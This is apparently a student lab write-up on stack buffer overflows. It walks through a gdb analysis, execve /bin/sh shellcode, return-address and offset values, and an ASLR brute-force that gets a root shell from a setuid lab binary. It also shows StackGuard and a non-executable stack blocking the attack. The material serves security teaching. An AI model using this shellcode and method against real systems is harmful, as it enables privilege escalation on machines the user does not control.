
Lab 3

Setup

1) Turn off stack address space randomization.
```
sudo sysctl -w kernel.randomize_va_space=0
```
2) Link `shell` with `zsh`
```
sudo ln -sf /bin/zsh /bin/sh
```

Task 1

1) Compile code with `make` command
2) Run the file `a32.out` and `a64.out`, both will create a new shell. You can verify by checking the process ID.



Task 2

1) Switch to `Labsetup/code` directory and compile the code using cmd `make`
2) Create a badfile with a large input 116+.

```
hfdskjhfkshkfskhfkhkfskfhksdhfkdhkfshkdfhskdhfksdhkfhskdfhh
dfkshdfkshdkfhskfhkshfkshdfhsdkfhskfhsdhfkjshdfklhsjkddsf
```

3) When tried to run, it throws a segmentation fault error.
4) Open with gdb and see that the return address is being overwritten by `strcpy` in `bof` function. With the above input, return address will be overwritten as 'ddsf'

    a. Set breakpoint at `bof`

```
(gdb) b bof
Breakpoint 3 at 0x12ad
(gdb) r
Starting program: /home/vagrant/lab3/code/stack-L1
Input size: 108

Breakpoint 3, 0x5655f2ad in bof ()
```

    b. Check the stack for current return address

```
(gdb) x /10x $esp
0xffffcbac:     0x565563ee      0xffffcfd3      0x00000000      0x000003e8
0xffffcbbc:     0x565563c3      0x00000000      0x00000000      0x00000000
0xffffcbcc:     0x00000000      0x00000000
(gdb)
```

    c. Use `ni` until `ret` statement,

```
=> 0x565562df <bof+50>: ret
(gdb) x /10x $esp
0xffffcbac:     0x66736464      0xffffcf00      0x00000000      0x000003e8
0xffffcbbc:     0x565563c3      0x00000000      0x00000000      0x00000000
0xffffcbcc:     0x00000000      0x00000000
(gdb) x /10s $esp
0xffffcbac:     "ddsf"
0xffffcbb1:     "\317\377\377"
```

    d. Use ni one more time to see, program being jump to `0x66736464 i.e. ddsf`

```
(gdb) ni
0x66736464 in ?? ()
1: x/i $pc
=> 0x66736464:  <error: Cannot access memory at address 0x66736464>
(gdb)
```

Task 3

1) Open the program `stack-L1-dbg` in gdb
2) Set breakpoint at label `bof`
3) Run the program with either `r or run` command.
4) Use cmd `ni` to repeatedly to execute instructions till `strcpy` call
5) Print address of the `buffer`, this will be used as a return address.

```
(gdb) b bof
Breakpoint 1 at 0x12ad: file stack.c, line 16.
(gdb) run
Starting program: /home/vagrant/lab3/code/stack-L1-dbg
Input size: 517

Breakpoint 1, bof (
    str=0xffffcfc3 '\220' <repeats 74 times>, "\061\300Ph
20' <repeats 11 times>, "\063\320\377\377", '\220' <repea
16      {
(gdb) display /i $pc
1: x/i $pc
=> 0x565562ad <bof>:    endbr32
(gdb) ni
0x565562b1      16      {
1: x/i $pc
=> 0x565562b1 <bof+4>:  push   %ebp
```

```
(gdb) ni
0x565562ce      22          strcpy(buffer, str);
1: x/i $pc
=> 0x565562ce <bof+33>: call   0x56556120 <strcpy@plt>
(gdb) p /x $ebp
$1 = 0xffffcb98
(gdb) p /x &buffer
$2 = 0xffffcb2c
```

6) Edit the `exploit.py` file. Use the following 32-bit shellcode.

```
"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
"\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
"\xd2\x31\xc0\xb0\x0b\xcd\x80"
```

7) There is a difference between the number of environment variables of the actual shell and gdb environment. This causes the address value of the `buffer` being higher(as the stack grows to a lower address) in the gdb environment than the actual shell. To minimize this address difference, use following cmd

```
$ env -i sh
```

8) Even after doing the above step there is still some difference in actual `buffer address` and `gdb buffer address`. However, we know the actual address is lower than what we get from the gdb, so try guessing in the lower addresses. After a few tries, you shall see the root shell.

```
19  # Decide the return address value
20  # and put it somewherre in the payload
21  ret    = 0xffffd02c      # Change this number
22  offset = 112             # Change this number
```

```
Input size: 517
Segmentation fault (core dumped)
vagrant@ubuntu-focal:~/lab3/code$ ./exploit.py
vagrant@ubuntu-focal:~/lab3/code$ ./stack-L1
Input size: 517
#
```

Task 8

1) Re-use the badfile generated for task 3.
2) Turn on the ASLR

```
$ sudo /sbin/sysctl -w kernel.randomize_va_space=2
```

3) To see the address space being used for buffer, add print statement in the bof function of stack.c and recompile.

```
int bof(char *str)
{
    char buffer[BUF_SIZE];

    printf("Using Address: 0x%p\n", str);
```

```
$ make clean & make
$ ./exploit.py
```

4) Run the script `'Labsetup/code/brute-force.sh'` . This may take a while depending on the computing power.

Observations:

1) Each time a program has run, the address for the buffer changes. Moreover, except the first ff, every other character changes.

```
1123 minutes and 37 seconds elapsed.
The program has been running 69612 times so far.
Input size: 517
Using Address: 0x0xfffcf623
./brute-force.sh: line 14: 730415 Segmentation fault      (core dumped) ./stack-L1
1123 minutes and 37 seconds elapsed.
The program has been running 69613 times so far.
Input size: 517
Using Address: 0x0xffa9cfe3
#
```

Task 9.a

1) Edit the Makefile and remove the `-fno-stack-protector` flag. It should look like this,

```
1   FLAGS    = -z execstack
2   FLAGS_32 = -m32
3   TARGET   = stack-L1 stack-L2 stack-L3 stack-L4
4
```

2) Compile with `make` and run `stack-L1`

```
vagrant@ubuntu-focal:~/lab3/code$ make
gcc -DBUF_SIZE=100 -z execstack -m32 -o stack-L1 stack.c
gcc -DBUF_SIZE=100 -z execstack -m32 -g -o stack-L1-dbg stack.c
sudo chown root stack-L1 && sudo chmod 4755 stack-L1
gcc -DBUF_SIZE=160 -z execstack -m32 -o stack-L2 stack.c
gcc -DBUF_SIZE=160 -z execstack -m32 -g -o stack-L2-dbg stack.c
sudo chown root stack-L2 && sudo chmod 4755 stack-L2
gcc -DBUF_SIZE=200 -z execstack -o stack-L3 stack.c
gcc -DBUF_SIZE=200 -z execstack -g -o stack-L3-dbg stack.c
sudo chown root stack-L3 && sudo chmod 4755 stack-L3
gcc -DBUF_SIZE=10 -z execstack -o stack-L4 stack.c
gcc -DBUF_SIZE=10 -z execstack -g -o stack-L4-dbg stack.c
sudo chown root stack-L4 && sudo chmod 4755 stack-L4
vagrant@ubuntu-focal:~/lab3/code$ ./stack-L1
Input size: 517
Using Address: 0x0xffffd027
*** stack smashing detected ***: terminated
Aborted (core dumped)
```


3) This is due to the return address guard value added during the compilation.

Without stack-guard

```
12c8:   8d 55 94                lea    -0x6c(%ebp),%edx
12cb:   52                      push   %edx
12cc:   89 c3                   mov    %eax,%ebx
12ce:   e8 4d fe ff ff          call   1120 <strcpy@plt>
12d3:   83 c4 10                add    $0x10,%esp
12d6:   b8 01 00 00 00          mov    $0x1,%eax
12db:   8b 5d fc                mov    -0x4(%ebp),%ebx
12de:   c9                      leave
12df:   c3                      ret
```

With stack-guard

```
711   12eb:   65 8b 0d 14 00 00 00   mov    %gs:0x14,%ecx
712   12f2:   89 4d f4               mov    %ecx,-0xc(%ebp)
713   12f5:   31 c9                  xor    %ecx,%ecx
714   12f7:   83 ec 08               sub    $0x8,%esp
715   12fa:   ff 75 84               pushl  -0x7c(%ebp)
716   12fd:   8d 55 90               lea    -0x70(%ebp),%edx
717   1300:   52                     push   %edx
718   1301:   89 c3                  mov    %eax,%ebx
719   1303:   e8 38 fe ff ff         call   1140 <strcpy@plt>
720   1308:   83 c4 10               add    $0x10,%esp
721   130b:   b8 01 00 00 00         mov    $0x1,%eax
722   1310:   8b 4d f4               mov    -0xc(%ebp),%ecx
723   1313:   65 33 0d 14 00 00 00   xor    %gs:0x14,%ecx
724   131a:   74 05                  je     1321 <bof+0x54>
725   131c:   e8 ff 01 00 00         call   1520 <__stack_chk_fail_local>
726   1321:   8b 5d fc               mov    -0x4(%ebp),%ebx
```



Task 9.b

1) Edit makefile and replace `execstack` with `noexecstack` and compile.

```
all:
	gcc -m32 -z noexecstack -o a32.out call_shellcode.c
	gcc -z noexecstack -o a64.out call_shellcode.c

setuid:
	gcc -m32 -z noexecstack -o a32.out call_shellcode.c
	gcc -z noexecstack -o a64.out call_shellcode.c
	sudo chown root a32.out a64.out
	sudo chmod 4755 a32.out a64.out
```


2) Now, try to run a32.out, it throws a segmentation fault.

```
vagrant@ubuntu-focal:~/lab3/shellcode$ make clean & make
[1] 25761
gcc -m32 -z noexecstack -o a32.out call_shellcode.c
rm -f a32.out a64.out *.o
gcc -z noexecstack -o a64.out call_shellcode.c
[1]+  Done                    make clean
vagrant@ubuntu-focal:~/lab3/shellcode$ ./a32.out
Segmentation fault (core dumped)
vagrant@ubuntu-focal:~/lab3/shellcode$
```

3) Debug the program in gdb and see if it jumps to the stack.

Observation: When the program tries to jump to the address in the stack, it throws a segmentation fault.

If the stack is executable, the code at `%eax` is a valid shellcode and it should work.



But, when program calls to *%eax it throws a segmentation fault. This shows the stack is not executable.